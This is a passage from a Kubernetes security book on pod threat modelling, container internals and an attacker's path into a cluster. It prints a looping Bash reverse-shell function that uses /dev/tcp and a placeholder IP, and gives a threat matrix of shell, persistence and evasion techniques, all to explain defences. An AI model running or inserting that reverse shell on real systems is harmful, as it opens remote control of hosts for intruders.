

Figure 2-1. Pod architecture

Threat Model

We define a scope for each threat model. Here, you are threat modeling a pod. Let's consider a simple group of Kubernetes threats to begin with:

Attacker on the network
: Sensitive endpoints (such as the API server) can be attacked easily if public.

Compromised application leads to foothold in container
: A compromised application (remote code execution, supply chain compromise) is the start of an attack.

Establish persistence
: Stealing credentials or gaining persistence resilient to pod, node, and/or container restarts.

Malicious code execution
: Running exploits to pivot or escalate and enumerating endpoints.

Access sensitive data
: Reading Secret data from the API server, attached storage, and network-accessible datastores.

Denial of service
: Rarely a good use of an attacker's time. Denial of Wallet and cryptolocking are common variants.

The threat sources in "Prior Art" on page 13 have other negative outcomes to cross-reference with this list.

Anatomy of the Attack

Captain Hashjack started their assault on your systems by enumerating BCTL's DNS subdomains and S3 buckets. These could have offered an easy way into the organization's systems, but there was nothing easily exploitable on this occasion.

Undeterred, they create an account on the public website and log in, using a web application scanner like zaproxy (OWASP Zed Attack Proxy) to pry into API calls and application code for unexpected responses. They're on the search for leaking webserver banner and version information (to learn which exploits might succeed) and are generally injecting and fuzzing APIs for poorly handled user input.

This is not a level of scrutiny that your poorly maintained codebase and systems are likely to withstand for long. Attackers may be searching for a needle in a haystack, but only the safest haystack has no needles at all.

Any computer should be resistant to this type of indiscriminate attack: a Kubernetes system should achieve "minimum viable security" through the capability to protect itself from casual attack with up-to-date software and hardened configuration. Kubernetes encourages regular updates by supporting the last three minor releases (e.g., 1.24, 1.23, and 1.22), which are released every 4 months and ensure a year of patch support. Older versions are unsupported and likely to be vulnerable.

Although many parts of an attack can be automated, this is an involved process. A casual attacker is more likely to scan widely for software paths that trigger published CVEs and run automated tools and scripts against large ranges of IPs (such as the ranges advertised by public cloud providers). These are noisy approaches.

Remote Code Execution

If a vulnerability in your application can be used to run untrusted (and in this case, external) code, it is called a remote code execution (RCE). An adversary can use an RCE to spawn a remote control session into the application's environment: here it is the container handling the network request, but if the RCE manages to pass untrusted input deeper into the system, it may exploit a different process, pod, or cluster.

Your first goal of Kubernetes and pod security should be to prevent RCE, which could be as simple as a `kubectl exec`, or as complex as a reverse shell, such as the one demonstrated in Figure 2-2.



Figure 2-2. Reverse shell into a Kubernetes pod

Application code changes frequently and may hide undiscovered bugs, so robust application security (AppSec) practices (including IDE and CI/CD integration of tooling and dedicated security requirements as task acceptance criteria) are essential to keep an attacker from compromising the processes running in a pod.

The Java framework Struts was one of the most widely deployed libraries to have suffered a remotely exploitable vulnerability (CVE-2017-5638), which contributed to the breach of Equifax customer data. To fix a supply chain vulnerability like this in a container, it is quickly rebuilt in CI with a patched library and redeployed, reducing the risk window of vulnerable libraries being exposed to the internet. We examine other ways to get remote code execution throughout the book.

With that, let's move on to the network aspects.

Network Attack Surface

The greatest attack surface of a Kubernetes cluster is its network interfaces and public-facing pods. Network-facing services such as web servers are the first line of defense in keeping your clusters secure, a topic we will dive into in Chapter 5.

This is because unknown users coming in from across the network can scan network-facing applications for the exploitable signs of RCE. They can use automated network scanners to attempt to exploit known vulnerabilities and input-handling errors in network-facing code. If a process or system can be forced to run in an unexpected way, there is the possibility that it can be compromised through these untested logic paths.

To investigate how an attacker may establish a foothold in a remote system using only the humble, all-powerful Bash shell, see, for example, Chapter 16 of *Cybersecurity Ops with bash* by Paul Troncone and Carl Albing (O'Reilly).

To defend against this, we must scan containers for operating system and application CVEs in the hope of updating them before they are exploited.

If Captain Hashjack has an RCE into a pod, it's a foothold to attack your system more deeply from the pod's network position and permissions set. You should strive to limit what an attacker can do from this position, and customize your security configuration to a workload's sensitivity. If your controls are too loose, this may be the beginning of an organization-wide breach for your employer, BCTL.

For an example of spawning a shell via Struts with Metasploit, see Sam Bowne's guide.

As Dread Pirate Hashjack has just discovered, we have also been running a vulnerable version of the Struts library. This offers an opportunity to start attacking the cluster from within.

A simple Bash reverse shell like this one is a good reason to remove Bash from your containers. It uses Bash's virtual */dev/tcp/* filesystem, and is not exploitable in `sh`, which doesn't include this oft-abused feature:

```
revshell() {
    local TARGET_IP="${1:-123.123.123.123}";
    local TARGET_PORT="${2:-1234}";
    while :; do
        nohup bash -i &> \
          /dev/tcp/${TARGET_IP}/${TARGET_PORT} 0>&1;
        sleep 1;
    done
}
```

As the attack begins, let's take a look at where the pirates have landed: inside a Kubernetes pod.

Kubernetes Workloads: Apps in a Pod

Multiple cooperating containers can be logically grouped into a single pod, and every container Kubernetes runs must run inside a pod. Sometimes a pod is called a "workload," which is one of many copies of the same execution environment. Each pod must run on a Node in your Kubernetes cluster as shown in Figure 2-3.

A pod is a single instance of your application, and to scale to demand, many identical pods are used to replicate the application by a workload resource (such as a Deployment, DaemonSet, or StatefulSet).

Your pods may include sidecar containers supporting monitoring, network, and security, and "init" containers for pod bootstrap, enabling you to deploy different application styles. These sidecars are likely to have elevated privileges and be of interest to an adversary.

"Init" containers run in order (first to last) to set up a pod and can make security changes to the namespaces, like Istio's init container that configures the pod's *iptables* (in the kernel's netfilter) so the runtime (non-init container) pods route traffic through a sidecar container. Sidecars run alongside the primary container in the pod, and all non-init containers in a pod start at the same time.



Figure 2-3. Cluster deployment example; source: Kubernetes documentation

What's inside a pod? Cloud native applications are often microservices, web servers, workers, and batch processes. Some pods run one-shot tasks (wrapped with a job, or maybe one single nonrestarting container), perhaps running multiple other pods to assist. All these pods present an opportunity to an attacker. Pods get hacked. Or, more often, a network-facing container process gets hacked.

A pod is a trust boundary encompassing all the containers inside, including their identity and access. There is still separation between pods that you can enhance with policy configuration, but you should consider the entire contents of a pod when threat modeling it.

Kubernetes is a distributed system, and ordering of actions (such as applying a multidoc YAML file) is eventually consistent, meaning that API calls don't always complete in the order that you expect. Ordering depends on various factors and shouldn't be relied upon. Tabitha Sable has a mechanically sympathetic definition of Kubernetes.

What's a Pod?

A pod as depicted in Figure 2-4 is a Kubernetes invention. It's an environment for multiple containers to run inside. The pod is the smallest deployable unit you can ask Kubernetes to run and all containers in it will be launched on the same node. A pod has its own IP address, can mount in storage, and its namespaces surround the containers created by the container runtime such as `containerd` or CRI-O.



Figure 2-4. Example pods (source: Kubernetes documentation)

A container is a mini-Linux, and its processes are containerized with control groups (`cgroups`) to limit resource usage and namespaces to limit access. A variety of other controls can be applied to restrict a containerized process's behavior, as we'll see in this chapter.

The lifecycle of a pod is controlled by the `kubelet`, the Kubernetes API server's deputy, deployed on each node in the cluster to manage and run containers. If the `kubelet` loses contact with the API server, it will continue to manage its workloads, restarting them if necessary. If the `kubelet` crashes, the container manager will also keep containers running in case they crash. The `kubelet` and container manager oversee your workloads.

The `kubelet` runs pods on worker nodes to instruct the container runtime and configuring network and storage. Each container in a pod is a collection of Linux namespaces, `cgroups`, capabilities, and Linux Security Modules (LSMs). As the container runtime builds a container, each namespace is created and configured individually before being combined into a container.

Capabilities are individual switches for "special" root user operations such as changing any file's permissions, loading modules into the kernel, accessing devices in raw mode (e.g., networks and I/O), BPF and performance monitoring, and every other operation.

The root user has all capabilities, and capabilities can be granted to any process or user ("ambient capabilities"). Excess capability grants may lead to container breakout, as we see later in this chapter.

In Kubernetes, a newly created container is added to the pod by the container runtime, where it shares network and interprocess communication namespaces between pod containers.

Figure 2-5 shows a `kubelet` running four individual pods on a single node.

The container is the first line of defense against an adversary, and container images should be scanned for CVEs before being run. This simple step reduces the risk of running an outdated or malicious container and informs your risk-based deployment decisions: do you ship to production, or is there an exploitable CVE that needs patching first?



Figure 2-5. Example pods on a node (source: Kubernetes documentation)

"Official" container images in public registries have a greater likelihood of being up to date and well-patched, and Docker Hub signs all official images with Notary, as we'll see in Chapter 4.

Public container registries often host malicious images, so detecting them before production is essential. Figure 2-6 shows how this might happen.

The `kubelet` attaches pods to a Container Network Interface (CNI). CNI network traffic is treated as layer 4 TCP/IP (although the underlying network technology used by the CNI plug-in may differ), and encryption is the job of the CNI plug-in, the application, a service mesh, or at a minimum, the underlay networking between the nodes. If traffic is unencrypted, it may be sniffed by a compromised pod or node.



Figure 2-6. Poisoning a public container registry

Although starting a malicious container under a correctly configured container runtime is usually safe, there have been attacks against the container bootstrap phase. We examine the */proc/self/exe* breakout CVE-2019-5736 later in this chapter.

Pods can also have storage attached by Kubernetes, using the (Container Storage Interface (CSI)), which includes the PersistentVolumeClaim and StorageClass shown in Figure 2-7. In Chapter 6 we will get deeper into the storage aspects.

In Figure 2-7 you can see a view of the control plane and the API server's central role in the cluster. The API server is responsible for interacting with the cluster datastore (`etcd`), hosting the cluster's extensible API surface, and managing the `kubelets`. If the API server or `etcd` instance is compromised, the attacker has complete control of the cluster: these are the most sensitive parts of the system.



Figure 2-7. Cluster example 2 (source: Tsuyoshi Ushio)

Vulnerabilities have been found in many storage drivers, including CVE-2018-11235, which exposed a Git attack on the `gitrepo` storage volume, and CVE-2017-1002101, a subpath volume mount mishandling error. We will cover these in Chapter 6.

For performance in larger clusters, the control plane should run on separate infrastructure to `etcd`, which requires high disk and network I/O to support reasonable response times for its distributed consensus algorithm, Raft.

As the API server is the `etcd` cluster's only client, compromise of either effectively roots the cluster: due to the asynchronous scheduling, in Kubernetes the injection of malicious, unscheduled pods into `etcd` will trigger their scheduling to a `kubelet`.

As with all fast-moving software, there have been vulnerabilities in most parts of the Kubernetes stack. The only solution to running modern software is a healthy continuous integration infrastructure capable of promptly redeploying vulnerable clusters upon a vulnerability announcement.

Understanding Containers

Okay, so we have a high-level view of a cluster. But at a low level, what is a "container"? It is a microcosm of Linux that gives a process the illusion of a dedicated kernel, network, and userspace. Software trickery fools the process inside your container into believing it is the only process running on the host machine. This is useful for isolation and migration of your existing workloads into Kubernetes.

As Christian Brauner and Stéphane Graber like to say "(Linux) containers are a userspace fiction," a collection of configurations that present an illusion of isolation to a process inside. Containers emerged from the primordial kernel soup, a child of evolution rather than intelligent design that has been morphed, refined, and coerced into shape so that we now have something usable.

Containers don't exist as a single API, library, or kernel feature. They are merely the resultant bundling and isolation that's left over once the kernel has started a collection of namespaces, configured some `cgroups` and capabilities, added Linux Security Modules like AppArmor and SELinux, and started our precious little process inside.

A container is a process in a special environment with some combination of namespaces either enabled or shared with the host (or other containers). The process comes from a container image, a TAR file containing the container's root filesystem, its application(s), and any dependencies. When the image is unpacked into a directory on the host and a special filesystem "pivot root" is created, a "container" is constructed around it, and its `ENTRYPOINT` is run from the filesystem within the container. This is roughly how a container starts, and each container in a pod must go through this process.

Container security has two parts: the contents of the container image, and its runtime configuration and security context. An abstract risk rating of a container can be derived from the number of security primitives it enables and uses safely, avoiding host namespaces, limiting resource use with `cgroups`, dropping unneeded capabilities, tightening security module configuration for the process's usage pattern, and minimizing process and filesystem ownership and contents. Kubesec.io rates a pod configuration's security on how well it enables these features at runtime.

When the kernel detects a network namespace is empty, it will destroy the namespace, removing any IPs allocated to network adapters in it. For a pod with only a single container to hold the network namespace's IP allocation, a crashed and restarting container would have a new network namespace created and so have a new IP assigned. This rapid churn of IPs would create unnecessary noise for your operators and security monitoring. Kubernetes uses the so-called pause container (see also Chapter 5), to hold the pod's shared network namespace open in the event of a crash-looping tenant container. From inside a worker node, the companion pause container in each pod looks as follows:

```
andy@k8s-node-x:~ [0]$ docker ps --format '{{.Image}} {{.Names}}' |
  grep "sublimino-"
busybox k8s_alpine_sublimino-frontend-5cc74f44b8-4z86v_default-0
k8s.gcr.io/pause:3.3 k8s_POD_sublimino-frontend-5cc74f44b8-4z86v-1
...
busybox k8s_alpine_sublimino-microservice-755d97b46b-xqrw9_default_0
k8s.gcr.io/pause:3.3 k8s_POD_sublimino-microservice-755d97b46b-xqrw9_default_1
...
busybox k8s_alpine_sublimino-frontend-5cc74f44b8-hnxz5_default_0
k8s.gcr.io/pause:3.3 k8s_POD_sublimino-frontend-5cc74f44b8-hnxz5_default_1
```

This pause container is invisible via the Kubernetes API, but visible to the container runtime on the worker node.

CRI-O dispenses with the pause container (unless absolutely necessary) by pinning namespaces, as described in the KubeCon talk "CRI-O: Look Ma, No Pause".

Sharing Network and Storage

A group of containers in a pod share a network namespace, so all your containers' ports are available on the same network adapter to every container in the pod. This gives an attacker in one container of the pod a chance to attack private sockets available on any network interface, including the loopback adapter `127.0.0.1`.

We examine these concepts in greater detail in Chapters 5 and 6.

Each container runs in a root filesystem from its container image that is not shared between containers. Volumes must be mounted into each container in the pod configuration, but a pod's volumes may be available to all containers if configured that way, as you saw in Figure 2-4.

Figure 2-8 shows some of the paths inside a container workload that an attacker may be interested in (note the `user` and `time` namespaces are not currently in use).



Figure 2-8. Namespaces wrapping the containers in a pod (inspired by Ian Lewis)

User namespaces are the ultimate kernel security frontier, and are generally not enabled due to historically being likely entry points for kernel attacks: everything in Linux is a file, and user namespace implementation cuts across the whole kernel, making it more difficult to secure than other namespaces.

The special virtual filesystems listed here are all possible paths of breakout if misconfigured and accessible inside the container: */dev* may give access to the host's devices, */proc* can leak process information, or */sys* supports functionality like launching new containers.

What's the Worst That Could Happen?

A CISO is responsible for the organization's security. Your role as a CISO means you should consider worst-case scenarios, to ensure that you have appropriate defenses and mitigations in place. Attack trees help to model these negative outcomes, and one of the data sources you can use is the threat matrix as shown in Figure 2-9.



Figure 2-9. Microsoft Kubernetes threat matrix; source: "Secure Containerized Environments with Updated Threat Matrix for Kubernetes"

But there are some threats missing, and the community has added some (thanks to Alcide, and Brad Geesaman and Ian Coldwater again), as shown in Table 2-1.

Table 2-1. Our enhanced Microsoft Kubernetes threat matrix

Initial access (popping a shell pt 1 - prep)	Execution (popping a shell pt 2 - exec)	Persistence (keeping the shell)	Privilege escalation (container breakout)	Defense evasion (assuming no IDS)	Credential access (juicy creds)	Discovery (enumerate possible pivots)	Lateral movement (pivot)	Command & control (C2 methods)	Impact (dangers)
Using cloud credentials: service account keys, impersonation	Exec into container (bypass admission control policy)	Backdoor container (add a reverse shell to local or container registry image)	Privileged container (legitimate escalation to host)	Clear container logs (covering tracks after host breakout)	List K8s Secrets	List K8s API server (nmap, curl)	Access cloud resources (workload identity and cloud integrations)	Dynamic resolution (DNS tunneling)	Data destruction (datastores, files, NAS, ransomware…)
Compromised images in registry (supply chain unpatched or malicious)	BASH/CMD inside container (implant or trojan, RCE/ reverse shell, malware, C2, DNS tunneling)	Writable host path mount (host mount breakout)	Cluster admin role binding (untested RBAC)	Delete K8s events (covering tracks after host breakout)	Mount service principal (Azure specific)	Access `kubelet` API	Container service account (API server)	App protocols (L7 protocols, TLS, …)	Resource hijacking (cryptojacking, malware C2/ distribution, open relays, botnet membership)
Application vulnerability (supply chain unpatched or malicious)	Start new container (with malicious payload: persistence, enumeration, observation, escalation)	K8s CronJob (reverse shell on a timer)	Access cloud resources (metadata attack via workload identity)	Connect from proxy server (to cover source IP, external to cluster)	Applications credentials in config files (key material)	Access K8s dashboard (UI requires service account credentials)	Cluster internal networking (attack neighboring pods or systems)	Botnet (k3d, or traditional)	Application DoS
